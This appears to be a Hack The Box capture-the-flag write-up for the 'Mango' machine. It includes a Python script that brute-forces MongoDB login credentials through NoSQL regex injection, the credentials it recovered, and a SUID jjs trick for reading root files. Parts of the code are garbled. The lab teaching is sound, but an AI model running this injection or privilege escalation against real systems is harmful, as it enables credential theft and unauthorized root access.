Mango – 10.10.10.162 - Writeup by BlxckBear

Summary: Port Enumeration SSL Certificate **Bruteforce Login Page** Shell User flag Root flag


PORT ENUMERATION:

```
ssh-hostkey:
2048 a8:8f:d9:6f:a6:e4:ee:56:e3:ef:54:54:6d:56:0c:f5 (RSA)
2048 a8:8f:d9:6f:a6:e4:ee:56:e3:ef:54:54:6d:56:0c:f5 (RSA)
256 6a:1c:ba:89:1e:b0:57:2f:fe:63:e1:61:72:89:b4:cf (ECDSA)
256 90:70:fb:6f:38:ae:dc:3b:0b:31:68:64:b0:4e:7d:c9 (ED25519)

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
http-server-header: Apache/2.4.29 (Ubuntu)
http-title: 403 Forbidden

443/tcp open ssl/http Apache httpd 2.4.29 ((Ubuntu))
http-server-header: Apache/2.4.29 (Ubuntu)
http-title: 400 Bad Request
ssl-cert: Subject: commonName=staging-order.mango.htb/organizationName=Mango Prv Ltd./stateOrProvinceName=None/countryName=IN
Not valid before: 2019-09-27T14:21:19
Not valid after: 2020-09-26T14:21:19
ssl-date: TLS randomness does not represent time
tts-alpn:
    tls-alpn:
http/1.1
Intep/III
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=4/2%OT=22%CT=1%CU=37540%PV=Y%DS=2%DC=T%G=Y%TM=5E860D67
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=FD%GCD=1%ISR=106%TI=Z%CI=Z%II=I%TS=A)OPS(OOS:1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNT11NW7%O4=M54DST11NW7%O5=M54DST11N
OS:W7%O6=M54DST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R
OS:%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R
OS:%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=
OS:40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S
```

We got port 443 on the webserver, lets check it out



Bad Request

Your browser sent a request that this server could not understand. Reason: You're speaking plain HTTP to an SSL-enabled server port. Instead use the HTTPS scheme to access this URL, please.


Apache/2.4.29 (Ubuntu) Server at dead:beef::250:56ff:feb9:9bce Port 443

change http to https



we got this search bar and the analytics I think its a rabbit hole. So lets see to our nmap again. We got the ssl certs common name, just add the certs common name on /etc/ hosts.

Access the common name (staging-order.mango.htb)



Got the login page, I tried basic sqli but didn't worked. So I search "mango database" and I found "mongoDB", lets search mongoDB exploit.

```
print('{}:{}'.format(username, password))
    else:
        print('Not Found!')
def get_users():
    usernames = []
    payload = {"username[$regex]":"","password[$regex]":".*", "login":"login"}
    for c in possible_chars:
        username = "^" + c
        payload["username[$regex]"] = username + ".*"
        r = requests.post(url, data=payload, headers=headers,
allow_redirects=False)
        if r.status_code == 302:
            print("username start with character:" + c)
            for x in range(0, get_username_length() - 1):
                 for c2 in possible_chars:
                     payload["username[$regex]"] = username + c2 + ".*"
                     r2 = requests.post(url, data=payload, headers=headers,
allow_redirects=False)
                     if r2.status_code == 302:
                         username += c2
                         print(username[1:])
                         break
                #if c2 == possible_chars[-1]:
            print("Found username: {}".format(username[1:]))
            usernames.append(username[1:])
    return usernames
def get_password(username):
    payload = {"username": username, "password[$regex]": "", "login": "login"}
password = "^"
    for x in range(0, get_pass_length(username)):
        for c in possible_chars:
            payload["password[$regex]"] = password + c + ".*"
            r = requests.post(url, data=payload, headers=headers,
allow_redirects=False)
            if r.status_code == 302:
                 password += c
                 print(password[1:])
                 break
    password = password[1:].replace("\\", "")
    print("Found {}'s password: ".format(username) + password)
    return password
def get_username_length():
    length = 1
    while True:
\label{eq:payload} $$ payload = {"username[$regex]": ".{{{}}}".format(length), "password[$ne]":"", "login": "login"}
        r =requests.post(url, data=payload, headers=headers,
allow_redirects=False)
        if r.status_code == 302:
            length += 1
        else:
            return length -1
def get_pass_length(username):
    length = 1
    while True:
        payload = {"username": username, "password[$regex]": ".
{{{}}}".format(length), "login": "login"}
        r = requests.post(url, data=payload, headers=headers,
allow_redirects=False)
        if r.status_code == 302:
            length += 1
        else:
            return length -1
```

```
if __name__ == '__main__':
    main()

Found mango's password: h3mXK8RhU~f{]f5H
mango:h3mXK8RhU~f{]f5H
```

Found admin's password: t9KcS3>!0B#2 admin:t9KcS3>!0B#2

We found the admin and mango credentials, connect to ssh.

```
mango@mango:~$ cd /home
mango@mango:/home$ ls
admin mango
mango@mango:/home$ cd admin
mango@mango:/home/admin$ ls
user.txt
mango@mango:/home/admin$ cat user.txt
cat: user.txt: Permission denied
mango@mango:/home/admin$ su admin
Password:
$ ls
user.txt
$ cat user.txt
79t
                              92
$
```

User.txt

find / -perm -g=s -o -perm -u=s -type f 2>/dev/null for listing SUID/SGID, luckily we got /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs , so this is a java interpreter. We can build some payload to get root.txt

```
jjs> var file = "/root/root.txt";
jjs> var isi = new java.lang.String(java.nio.file.Files.readAllBytes(java.nio.fi
le.Paths.get(file)));
jjs> print(file)
/root/root.txt
jjs> print(isi)
8a
```

Run the usr/.../ ../../ and run this payload to get the root.txt